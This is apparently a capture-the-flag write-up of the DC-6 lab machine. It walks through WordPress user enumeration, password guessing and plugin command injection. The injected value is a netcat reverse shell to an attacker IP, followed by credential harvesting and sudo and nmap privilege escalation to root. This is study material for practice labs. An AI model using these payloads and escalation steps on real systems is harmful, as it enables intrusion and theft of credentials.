
CLUE

cat /usr/share/wordlists/rockyou.txt | grep k01 > passwords.txt That should save you a few years. ;-)

NOTE: You WILL need to edit your hosts file on your pentesting device so that it reads something like:

192.168.0.142 wordy

The new wordlist is created and added 192.168.1.138 to the hosts file



This might be helpful later. **Jens Dagmeister**. It's wordpress so let's run **wpscan** and dirbuster

ABOUT US

At Wordy, we employ only the best developers so that we can provide you with the most secure plugins.

Our lead developer, Jens Dagmeister, has over twenty years of experience in PHP development, and 18 months of experience in developing secure WordPress plugins.

You can put your faith in us.

As usual for wordpress websites, /wp-admin is open

```
[+] WordPress theme in use: twentyseventeen
 | Location: http://wordy/wp-content/themes/twentyseventeen/
 | Last Updated: 2021-04-27T00:00:00.000Z
 | Readme: http://wordy/wp-content/themes/twentyseventeen/README.txt
 | [!] The version is out of date, the latest version is 2.7
```

There is definitely a vulnerable plugin

> Welcome to Wordy, a world leader in the area of WordPress Plugins and Security.
>
> At Wordy, we know just how important it is to have secure plugins, and for this reason, we endeavour to provide the most secure and up-to-date plugins that are available on the market.

Let's try running wpscan again with **--plugins-detection aggressive**

```
[+] plainview-activity-monitor
 | Location: http://wordy/wp-content/plugins/plainview-activity-monitor/
 | Last Updated: 2018-08-26T15:08:00.000Z
 | Readme: http://wordy/wp-content/plugins/plainview-activity-monitor/readme.txt
 | [!] The version is out of date, the latest version is 20180826
 | [!] Directory listing is enabled
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://wordy/wp-content/plugins/plainview-activity-monitor/, status: 200
 |
 | Version: 20161228 (50% confidence)
 | Found By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://wordy/wp-content/plugins/plainview-activity-monitor/readme.txt

[+] user-role-editor
 | Location: http://wordy/wp-content/plugins/user-role-editor/
 | Last Updated: 2021-05-11T02:52:00.000Z
 | Readme: http://wordy/wp-content/plugins/user-role-editor/readme.txt
 | [!] The version is out of date, the latest version is 4.59.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://wordy/wp-content/plugins/user-role-editor/, status: 200
 |
 | Version: 4.24 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://wordy/wp-content/plugins/user-role-editor/readme.txt
```

There is an RCE but I still need a username and password… I guess the password is in the wordlist, but still no username.

```
msf6 > search plainview-activity
[-] No results from search
msf6 > search plainview

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/unix/webapp/wp_plainview_activity_monitor_rce  2018-08-26       excellent  Yes    Wordpress Plainview Activity Monitor RCE


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/webapp/wp_plainview_activity_monitor_rce

msf6 > use 0
```

Googling “wpscan user enum” led me to **wpscan --url http://wordy/ --enumerate u**

```
[i] User(s) Identified:

[+] admin
 | Found By: Rss Generator (Passive Detection)
 | Confirmed By:
 |  Wp Json Api (Aggressive Detection)
 |   - http://wordy/index.php/wp-json/wp/v2/users/?per_page=100&page=1
 |  Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 |  Login Error Messages (Aggressive Detection)

[+] mark
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] graham
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] sarah
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] jens
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

History Search Alerts Output Fuzzer


New Fuzzer Progress: 2: HTTP - http://wordy/wp-login.php

Awesome. I’m learning more about wpscan!

I already tried **admin**, so let’s try our password list again **mark**, **graham**, **sarah** and **jens**

mark:helpdesk01 worked


I can’t make the metasploit module work so I will just try to follow the code manually




I'm supposed to put the payload there but there is a max_length. I just inspected element and used as much characters as I wanted it's a OS command injection vulnerability. I should put a random number and press lookup.
Then, edit the request like the following

```
Host: wordy

-----------------------------282596068028432744551887197353
Content-Disposition: form-data; name="ip"

100 | nc 192.168.1.133 1337 -e /bin/bash
-----------------------------282596068028432744551887197353
```

And I got a shell



After upgrading the shell, the **wp-config.php** file is where the gold is



wpdbuser:meErKatZ

```
MariaDB [wordpressdb]> ^[[A
select * from wp_users;
+----+------------+------------------------------------+---------------+
| ID | user_login | user_pass                          | user_nicename |
+----+------------+------------------------------------+---------------+
|  1 | admin      | $P$BDhiv9Y.kOYzAN8XmDbzG00hpbb2LA1 | admin         |
|  2 | graham     | $P$B/mSJ8xC4iPJAbczbRXKilHMbSoFE41 | graham        |
|  3 | mark       | $P$BdDI8ehZKO5B/cJS8H0j1hU1J9t810/ | mark          |
|  4 | sarah      | $P$BEDLXtO6PUnSiB6lVaYkqUIMO/qx.3/ | sarah         |
|  5 | jens       | $P$B//75HFVPBwqsUTvkBcHA8i4DUJ7Ru0 | jens          |
+----+------------+------------------------------------+---------------+
```

Mark has this in his folder

```
www-data@dc-6:/home/mark/stuff$ cat th
cat things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
www-data@dc-6:/home/mark/stuff$
```

Jens has this

```
www-data@dc-6:/home/jens$ cat back
cat backups.sh
#!/bin/bash
tar -czf backups.tar.gz /var/www/html
www-data@dc-6:/home/jens$
```

graham:GSo7isUM1D4

```
┌──(kali㉿kali)-[~]
└─$ ssh graham@192.168.1.138
graham@192.168.1.138's password:
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
graham@dc-6:~$
```

Lovely

```
grahamdc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
grahamdc-6:~$
```

It's jens' backup I showed earlier. Let's run it as jens

```
grahamdc-6:/home/jens$ sudo -u jens ./backups.sh
tar: Removing leading `/' from member names
grahamdc-6:/home/jens$
```

I took a break and realized how stupid I am (next level impostor syndrome).
The file **backups.sh** is owned by a group called **devs**, which graham is part of. I can edit the file and run it as sudo

Okay so I put **/bin/bash -i** in the file and bam

```
grahamdc-6:/home/jens$ nano backups.sh
grahamdc-6:/home/jens$ sudo -u jens ./backups.sh
jensdc-6:~$ whoami
jens
jensdc-6:~$
```

Let's check jens privileges

```
jensdc-6:~$ sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
jensdc-6:~$
```

Nmap privileges. Interesting. Nmap can execute scripts. Let me try something…

```
jensdc-6:~$ echo 'os.execute("/bin/bash -i")' > DieHardIsNotAChristmasMovi
jensdc-6:~$ sudo nmap --script=DieHardIsNotAChristmasMovie

Starting Nmap 7.40 ( https://nmap.org ) at 2021-05-21 07:44 AEST
NSE: Warning: Loading 'DieHardIsNotAChristmasMovie' -- the recommended file
root@dc-6:/home/jens# root
root@dc-6:/home/jens# root
root@dc-6:/home/jens#
```

I typed **whoami** and "root" appeared as input (?) weird. What I'm typing does not show up but instead the output appears as it were input
Anyway, ls and cat /root/theflag.txt
Pretty cool box! Thanks @DCAU7

Future me, if you're reading this… TAKE BREAKS. I got stuck in the **jens** sudo privileges and I'm feeling pretty stupid right now. The power of taking breaks truly exists

```
-rw-r--r--  1 root root  541 Apr 26  2019 theflag.txt
#

Yb        dP 888888 88     88         8888b.   dP"Yb  88b 88 888888 d8b
 Yb  db  dP  88__   88     88          8I  Yb dP   Yb 88Yb88 88__   Y8P
  YbdPYbdP   88""   88  .o 88  .o      8I  dY Yb   dP 88 Y88 88""   `"'
   YP  YP    888888 88ood8 88ood8     8888Y"   YbodP  88  Y8 888888 (8)


Congratulations!!!

Hope you enjoyed DC-6.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```